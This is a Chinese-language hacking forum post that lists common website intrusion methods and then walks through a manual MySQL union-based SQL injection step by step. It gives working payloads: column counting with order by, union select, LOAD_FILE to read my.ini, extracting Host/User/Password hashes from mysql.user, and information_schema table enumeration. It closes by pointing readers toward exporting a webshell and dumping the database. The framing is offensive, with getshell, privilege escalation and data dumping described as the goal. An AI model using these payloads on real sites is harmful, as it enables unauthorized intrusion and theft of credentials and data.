声明：楼主是良民，不是黑阔不搞黑产也不属于任何组织。

我不建议大家一天到晚拿着扫描工具扫来扫去的，那样很蛋疼。一个批量getshell往往会让无数的站被伦数次，初生牛犊的新手勇敢的占领了gov的首页潇洒的留下的自己的QQ.......

并不是想所有的人都去学WEB开发，如果你想玩高级黑就不妨听下建议。

大家常用的一些入侵手段：

1. 工具扫注入和目录（典型的御剑、啊D、WVS、safe3 派）
2. 上传（以编辑器上传漏洞、服务器解析漏洞和截断漏洞居多）
3. 弱口令扫描（1433、3306、1521、135、后台）
4. GoogleHack（google关键字敏感信息如xxx.config xxx.back xxx.log xxx.txt）
5. 简单的社工（whois得到邮箱社工管理员）
6. 旁站（主站搞不定就旁站，子站搞不定搞分站）
7. C段（同网管下ARP欺骗费时间，费力气）
8. XSS（见缝插针、见框就跨）

新手一般采用的都是全程工具啪啪啪，司空见惯的利用往往会让其受阻,安全狗之类的产品让多少人寸步难行。大家似乎都在想尽办法去突破360网站卫士、D盾、安全狗等等工具的限制。可谓windows之路异常艰辛，难道就没有人发现绝大多数的web应用程序都已经移植到Linux下去了吗？亲，你在Linux环境下遇见过360？D盾？安全狗？你见过多少的Java类的Web应用有这样的限制？还不懂？其实我的意思就是当你windows之路走的已趋于平稳之后为什么还硬着头皮去跟Helen抢占3389呢？为什么ASP+Access、ASPX+MSSQL早已是重兵把守还要去跟人家抢占IIS呢？有的东西早就该放弃了，因为随着一定时期的积累，我们的技术如果一直停留在Windows上的IIS之内我们将很难看到apache tomcat jboss resin jetty weblogic webshpree这样广阔的蓝天。低头想一下你搞过的多少的网站是基于IIS的吧。用IIS的客户几乎都是一些偏于低端的站长群体以及部分的企业，人家指望着建个站养家糊口却惨遭奴役，是不是觉得自己很残忍？是不是觉得自己很禽兽？

工具党的最大的悲哀就是不懂SQL、不懂开发、不懂各种繁琐的配置、更不会懂程序员的伤，你的扫描工具不但给服务器带来了巨大的压力同时让开发和运维少了多少的时间去”摇妹子“，或许他们应该感谢你；感谢你千方百计的找出了程序和服务器中的安全问题，感谢你让他们变得更加小心.....

设:http://baidu.com/show.php?id=121出现了SQL漏洞，看下你会采用以下哪种方式去获取更高的权限?

1、掏出萝卜跑表和数据

2、找到admin、user表

3、打开wwwscan、御剑之类的工具扫描后台

4、找到后台地址、绝对路径

5、找文件上传、找编辑器

6、上传带有解析漏洞的文件格式、图片

7、如果上传成功有格式限制无法绕过则找备份

8、搞不定，去论坛丢给Helen解决


9、拿到shell传马提权脱裤挂Helen。

10、寻找下一个这样的站.......

以上恐怕是绝大多数的人惯用手法，其中如果有一步卡住了恐怕很多人都会放弃（黑产党除外）。那么有多少人知道在工具之下的世界又是怎养的呢？

SQL注入工具往往会提供对各大数据库进行SQL注入的功能，玩的时间久的朋友应该都懂SQL注入的产生主要是由于参数没有过滤导致的，不做详解。

Java中SQL injection 分析：<http://pan.baidu.com/share/link?shareid=247773&uk=1076602916>



似乎很多人都知道Mysql有个数据库叫information\_schema里面存储了很多跟Mysql有关的信息，但是不知道里面都有些什么，有时间大家可以抽空看下。

http://baidu.com/show.php?id=1 order by 10正确order by 11错误说明查询的字段数是10。

用联合查询http://baidu.com/show.php?id=1 and 1=2 union select 1,2,3,4,5,6,7,8,9,10


对应到数据库查询的SQL大概为：

SELECT \* from wps\_users WHERE ID=1 AND 1=2 union select 1,2,3,4,5,6,7,8,9,10;

页面上的占位是这么出来的：



随便贴一个在页面显示的非常简单的JSP吧。其中的a.xxx就是从查询出来的结果集取出对应的字段在页面上显示出来：




于是乎页面出现的就是1，2，3，4，5，6，7，8，10的占位符了。

有的人可能不明白为什么要and 1=2而不是1=1？


做下实验你就会明白了：

SELECT \* from wps\_users WHERE ID=1 union select 1,2,3,4,5,6,7,8,9,10；



如果不加的话你查询出来的是两个结果集，而页面要显示的是一个结果其中必然有一个结果是无法显示的。

获取："版本-----用户------数据库名-------安装路径":




读取Mysql配置（路径是上一步查询@@plugin\_dir出来的）：

SELECT \* from wps\_users WHERE ID=1 AND 1=2 union select 1,2,3,


LOAD\_FILE('C:/Program Files (x86)/MySQL/MySQL Server 5.5/my.ini') ,

5,6,7,8,9,10;




获取MYSQL用户和密码：

SELECT \* from wps\_users WHERE ID=1 AND 1=2 UNION SELECT 1,2,3,CONCAT(Host,User,Password),5,6,7,8,9,10 FROM mysql.user LIMIT 1,1




执行如下sql模糊查询猜表：


SELECT i.TABLE\_NAME,i.TABLE\_ROWS FROM information\_schema.`TABLES` AS i WHERE i.TABLE\_NAME LIKE '%user%' LIMIT 1,1




##查询条件:数据库为wps下表名为wps\_user的所有的字段同理如果在注入点记得加上limit



导出shell或者导出数据（脱裤？友情备份？）





一直觉得求脱裤脚本的同学有点哪个啥，懂了没？